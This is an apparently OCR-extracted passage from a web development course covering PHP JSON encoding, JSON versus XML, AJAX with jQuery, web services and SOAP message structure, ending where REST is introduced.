
Above: php_to_json.php viewed in the browser.

Decoding JSON Data

Here is an example of json_decode():



Above: json_to_php.php source code.



Above: json_to_php.php viewed in the browser.

XML vs. JSON

XML used to be the standard for data interchange between applications and it is still in use today, but JSON is becoming increasingly more popular and has nearly depreciated XML.

Here is a list of pro's and con's for both XML and JSON:

JSON

Pros:

1. Simple, lightweight, and easy to read syntax.
2. Easy to use with JavaScript. JSON objects easily convert to JavaScript objects.
3. Faster parsing

Cons:

1. Only a few datatypes are supported
2. No formatting or display capabilities
3. Lack of DTD or Schema

XML

Pros:

1. As a markup language, it can have many different dialects to be used for different purposes.

2. XML DTD or Schema for structure validation
3. XSLT for formatting and display
4. Namespace support
5. Can hold any data type
6. Can store and transport full documents along with formatting

Cons:

1. Heavy, harder to read (perhaps)
2. Slower to parse

What does to all boil down to? Which one should you choose? XML is ideal for highly structured information. If you need speed and simplicity, JSON is probably a better choice.

Find additional commentary on JSON vs. XML.

AJAX

AJAX stands for Asynchronous JavaScript and XML. As you can see, AJAX is not a technology itself, but a combination of existing technologies. AJAX allows for a seamless user experience when compared to more traditional methods of user interfaces and methods to obtain data from a server.

Basic AJAX

In a more traditional approach where a web page that does not use AJAX, user input is submitted to a script on a web server for processing. This typically happens by a user event, such as clicking on a submit button. The server-side script processes the user input and a new page is created and returned to the user, thereby refreshing the page that the visitor is viewing.

In an AJAX model, the user input is still submitted to a script on a web server for processing (by button click or some other user action or selection). The difference is that the user input is sent to the server in a different way when compared to the traditional approach. Instead of creating a new page, only new data is created. The new data gets returned to the browser and the page is updated, but not refreshed, to display the new data.

AJAX Technologies

AJAX uses the following technologies:

- HTML to display web content/pages
- XML to exchange data between the server-side script and web page
    - Note: It doesn't always have to be XML, we can use a different data interchange format like JSON or even HTML.

- JavaScript to update the HTML page with the new data and handle the entire process
- CSS is also often used to style the content, but it is not required

XMLHttpRequest

The key component to make all of this work is an object known as XMLHttpRequest. This object allows for the exchange of data between the web page and the server-side script. It does this in an asynchronous fashion. What this means is that the browser does not have to sit in an idle or stopped state while it is waiting on the server to return the updated data. This all happens without interfering with the display or functionality of the page from the visitor's perspective.

Once the XMLHttpRequest object is created, a few things must happen next. We have to create a function that retrieves the data when the web server is ready to send the new data. We use the **onreadystatechange** property to accomplish this portion. We then need to identify the URL for the server-side script and we use the **open** property for this. Finally, we send a request to the server using the **send** property. The send property can include content, variables, or null data.

The article AJAX Getting Started provides an in depth introduction to making a HTTP request, handling the server response, and working with the data associated with AJAX.

How to Use AJAX


Because there can be differences in the way browsers implement AJAX, it can often be a bit tedious to get the desired functionality to work in all browsers consistently. Instead of creating your own code to implement AJAX functionality in your projects, it is recommended that you use jQuery methods. The jQuery website includes a tutorial for learning to use jQuery for Ajax requests.

The basic syntax for using jQuery for your AJAX needs is:


$.ajax([settings])

You should also include the **done** and **fail** callback methods.

Here is an example that allows a user to request the contents of a JSON file as either raw data or as formatted data:



Above: index.php file contained within a folder named "ajax". This is a simple page with button options for the user. Notice the inclusion of jQuery in the head section of the page. We also include our ajax.js file on line 20.




Above: ajax.js file located within the same folder. This was called in index.php on line 20. We make use of jQuery's ajax() and load() Ajax methods. See jQuery.ajax() and .load() for additional usage information.

Above: data.json file located within the same folder. This file is referenced in ajax.js on lines 6 and 33.

Let's take a look at how this all looks in the browser:

Above: Loading the index.php page.

Above: Clicking on the View Raw button.



Above: Clicking on the View Formatted button.

Above: Clicking on the Clear button.

So, it all worked as planned. But what if we experience an error? Let's see what happens when we change the name of the JSON file referenced in ajax.js lines 6 and 33 to a file that does not exist.

Above: Clicking on the View Raw button when we attempt to reference a JSON file that does not exist.

Above: Clicking on the View Formatted button when we attempt to reference a JSON file that does not exist.

The process for loading an XML file instead of a JSON file is very similar to the example we have shared above in loading a JSON file. Check out jQuery's parseXML() function.


Web Services

You know that a web site is typically used by people for the purpose of accessing information from a computer system that is connected to a network, typically the Internet. This is a form of human to computer communication. In many cases, we will want to allow for computer to computer communication. In many cases, we will have web applications that serve both roles, to provide for human to computer communication as well as computer to computer communication.

Web services is the term we use for the computer to computer communication and are simply web applications that use open standards to communicate with other web applications in order to exchange data. Because communication is done using open standards, each web application can use a different operating system and programming language. The communication between the two web applications is typically done using HTTP, but the protocol can vary.

As a basic overview, two key things are required in order to establish communication with a web service:


1. A communication medium - in many cases the computers are connected together via the Internet and communicate via HTTP
2. A message format - the rules/syntax that will be used for input and output messages (data)



In order to use a web service, you don't need to know how the application on the other end is implemented. You just need to know how to use the interface. For the web service interface, you need to know the service description which would contain:

- URL of the service
- The message format (see #2 above)
- The request action (POST, GET, PUT, etc.)
- The name of the interface
- Operation name(s)
- Input parameters
- Return values
- Authentication method (when required)

How do we get this information? The client needs to locate the Web Services Description Language (WSDL) file for the web service. A WSDL file is a XML document. In order to locate the WSDL file, the client can obtain it directly from the service provider (if known) or from a directory known as Universal Description Discovery and Integration (UDDI). Service providers can register their web service with UDDI.



1. Some web services will only let you read data, others only let you write data, and some let you read and write data.
2. Once the request is made to establish the communication, the responding service will supply the data and any pertinent metadata that is needed or helpful.

Web Services Standards

SOAP and REST are two very popular web services standards. We will explore each of these in the next two sections.

SOAP

When the term SOAP was first put to use, it stood for Simple Object Access Protocol, but now it is just known as SOAP. It is a message format based on XML and it has its own specific tags, attributes and supported data types. At one point in time, SOAP was the only true web service message format available. Client and server libraries are needed to communicate with SOAP. As a standard, it is managed by W3C. It is used to transport data for web services and has the following characteristics:

- Extensible - it is suitable for any business process
- Neutral - it can be used with multiple transfer protocols


- Independence - no vendor locking for the programming language or operating system

A significant drawback of SOAP is that it is very verbose and heavy, which makes it slower than it's alternatives.

Looking Inside a SOAP Message

A SOAP message contains the following elements:

Envelope - identifies itself as a SOAP message
Header - contains header information (optional)
Body - contains call and response information
Fault - contains status and error information (optional)




Above: SOAP template

SOAP messages must be encoded in XML and must use predefined namespaces.


The SOAP namespace for it's envelope

The SOAP namespace for encoding

- The SOAP Envelope is the root element of the SOAP document.
- SOAP Headers are optional and contain application specific information. If you are going to use a header element, it must be the first child element under the envelope element.
- The SOAP Body contains the message.
- The SOAP Fault element is used for error messages, this too is optional but must be a child of the body element if you choose to use it. It is only sent back to the client if there is an error.



Above: SOAP request message example



Above: SOAP response message example.

Part of your assignment for this week will involve having you build a SOAP server and SOAP client using PHP and a SOAP toolkit.

While RESTful services are more common today, SOAP is still popular in large enterprise environments. We will discuss REST in the next section.

RESTful Services

REST is another type of web service and is newer than SOAP. It stands for Representational State Transfer and consists of simple HTTP request and responses. The request normally does not contain any XML, but the response does.

Key Concepts of REST:

